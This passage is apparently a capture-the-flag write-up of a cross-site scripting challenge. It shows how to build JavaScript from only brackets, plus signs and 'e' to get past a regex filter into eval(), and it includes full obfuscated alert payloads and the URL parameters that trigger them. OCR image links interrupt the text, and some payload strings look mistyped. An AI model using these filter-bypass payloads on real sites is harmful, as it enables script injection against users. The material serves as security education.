
Each character of this payload needs to be converted to the limited character set and then combined with “+” symbols.

From the info found on Google I discovered following:

[][[]]+[][+[]] is equal to undefined in Javascript. And Javascript sees this as an string array where we can even select characters one by one:



With “+” signs we can combine them to new words:




We can suddenly create each letter of undefined with only brackets, numbers and “+” signs. This already gives us some letter needed for our payload.

This is of course not enough, we need more characters. I read the documentation from Gareth Hayes (Portswigger) again and also some discussions on stack exchange. The Javascript “find” function seems interesting to be accessed via the undefined character set and used to get more characters available.


The word find can be converted to a real function by wrapping it like this: [][find]

Which needs to be converted back to a string to be able to select each character separately:

[ƒ find() { [native code] } +[]][+[]]



Remember the regex also allows the letter “e”. This gives us access to the “e” element of the HTML and event more characters:



At this moment our “dictionary” we control is already quite big but we are missing a “.”. Again via some Google searching I found a solution here:

How?

We first generate the string `"11e100"` and coerce it to an number to get `1.1e+101`. By coercing it back to a string and extracting the 2nd character, we obtain a `"."`


Using this `"."`, we can now generate the string `".0000001"`. When forced to a number, this gives `1e-7`, which can be used to extract a `"-"`.

Below is a slightly more readable version:

```
[+[[+['11' + [[NaN] + undefined][0][10] + '100'] + []][0][1] + '0000001'] + []][0]
```


Commented

```
[                           // singleton array:
  +[                        //   coerce to a number:
    [                       //     singleton array:
      +[                    //       coerce to a number:
```



Some more googling also gave me access to the letter “t” and “o” for our allowed character set:

[[]+{}][+[]] is actually equal to the Javascript string "[object Object]"



This gives us a complete dictionary we need to craft the payload:

a	[+[][[]]+[]+[]][+[]][+[] + 1]
l	[e +[]][+[]][+[] + 21]
e	[[][[]]+[]][+[]][+[] + 3]
r	[e +[]][+[]][+[] + 13]
t	[[]+{}][+[]][+[] + 6]
(	[[][[[][[]]+[]][+[]][+[] + 4]+[[][[]]+[]][+[]][+[] + 5]+ [[][[]]+[]][+[]][+[] + 6]+[[][[]]+[]][+[]][+[] + 2]+[]]+ []][+[]][+[] + 13]
d	[[][[]]+[]][+[]][+[] + 2]
o	[[]+{}][+[]][+[] + 1]
c	[[]+{}][+[]][+[] + 5]
u	[[][[]]+[]][+[]][+[] + 0]
m	[e +[]][+[]][+[] + 23]
e	[[][[]]+[]][+[]][+[] + 3]
n	[[][[]]+[]][+[]][+[] + 1]
t	[[]+{}][+[]][+[] + 6]
.	[11e100+[11e100]+[]][+[]][1]
d	[[][[]]+[]][+[]][+[] + 2]
o	[[]+{}][+[]][+[] + 1]
m	[e +[]][+[]][+[] + 23]
a	[+[][[]]+[]+[]][+[]][+[] + 1]
i	[[][[]]+[]][+[]][+[] + 5]
n	[[][[]]+[]][+[]][+[] + 1]
)	[[][[[][[]]+[]][+[]][+[] + 4]+[[][[]]+[]][+[]][+[] + 5]+ [[][[]]+[]][+[]][+[] + 6]+[[][[]]+[]][+[]][+[] + 2]+[]]+ []][+[]][+[] + 14]

We can combine them each time with a “+” sign to create words or payloads.

Crafting a payload for our attack

So we have a dictionary with allowed characters that passes the regex and will execute as Javascript in the “eval()” function. This becomes easy now lets create a more simple payload and quickly test our dictionary :-)


alert(1) should pop an alert box and confirm that we bypass the regex. Once this works we can advance further and pop the domain name.

Combining our dictionary together “alert(1)” should be following code:


```
[+[][[]]+[]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+21]+[[][[]]+[]][+[]][+[]+3]+[e+[]][+[]][+[]+13]+[[]+{}][+[]][+[]+6]+[[][[[][[]]+[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+[]][+[]+2]+[]]+[]][+[]][+[]+13]+1+[[][[[][[]]+[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+[]][+[]][+[]+2]+[]]+[]][+[]][+[]+14]
```


Lets see what the developer console tells us:

Perfect, Lets test this inside an “eval()” function like the application would do:




Works like a charm but still self XSS so not accepted :-). We can convert our payload to URL encoding via this website: https://meyerweb.com/eric/tools/dencoder/ and add it to the C parameter:






We can use it now in our challenge URL and press the submit button to let it be checked by the application:




Nothing happens or to say our popup is not there??? What did we do wrong? At this point we need to debug again via the developer tools:



The "32 +" is added to our code which of course breaks it as the "+" is also used in our limited character set :-(.

But :-) remember we also control the "b" parameter so we can overwrite the "+" to something else. So lets test this a bit more in our developer console.
I tried different things to put upfront of our payload as we only control the "b" parameter but not the number upfront (32 on this screenshot)



I was not able to find a combination that fired our alert payload. I was stuck at this point. The payload is good but the challenge page adds a number that breaks it completely :-(or at least that is what it seems at this moment...

Refactoring the payload to execute in this challenge

I got myself back to all documentation I had already found and the approach of Gareth Hayes from Portswigger seemed to be different as others as shown here:

https://portswigger.net/research/executing-non-alphanumeric-javascript-without-parenthesis

I have not enough Javascript skills to explain why this works but anyway I was able to reconstruct it with our limited character set.


Gareth combines 2 times a “constructor” to get a function:

```
[][
constructor
][
constructor
]
`$${ alert(1) }$```
```

This means we can use our dictionary for the word constructor and the alert(document.domain). We only are missing the letter “s” at the moment but that one is quickly created:

s	[e +[]][+[]][+[] + 18]


2 times constructor shows a function in Javascript between the brackets like Gareth does:



If we combine this with the `` `$${ alert(1) }$``` `` we get following:


[][[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+1]+[[][[]]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+18]+[[]+{}][+[]][+[]+6]+[e+[]][+[]][+[]+13]+[[][[]]+[]][+[]][+[]+0]+[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+6]+[[]+{}][+[]][+[]+1]+[e+[]][+[]][+[]+13]][[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+1]+[[][[]]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+18]+[[]+{}][+[]][+[]+6]+[e+[]][+[]][+[]+13]+[[][[]]+[]][+[]][+[]+0]+[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+6]+[[]+{}][+[]][+[]+13]]`$${ [+[]][[]]+[]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+21]+[[][[]]+[]][+[]][+[]+3]+[e+[]][+[]][+[]+13]+[[]+{}][+[]][+[]+6]+[[][[][[]]+[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+[]][+[]][+[]+2]+[]]+[]][+[]][+[]+13]+1+[[][[][[]]+[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+[]][+[]][+[]+2]+[]]+[]][+[]][+[]+14]}$```

This also works fine via the developer console and pops an alert box (self XSS):



Now lets test again if we can combine this with the number upfront that the challenge automatically generates so we still get the alert to pop.


After some attempts I was able to pop the box by using an “&” between the number and our payload. This means if we set the “b” parameter to “&” we replace the “+” and are able to pop the alert box from within the challenge itself!



Alright, at this point we know following

- parameter b must be equal to “&” or URL encoded this becomes %26
- parameter c must be our payload URL encoded and this becomes:

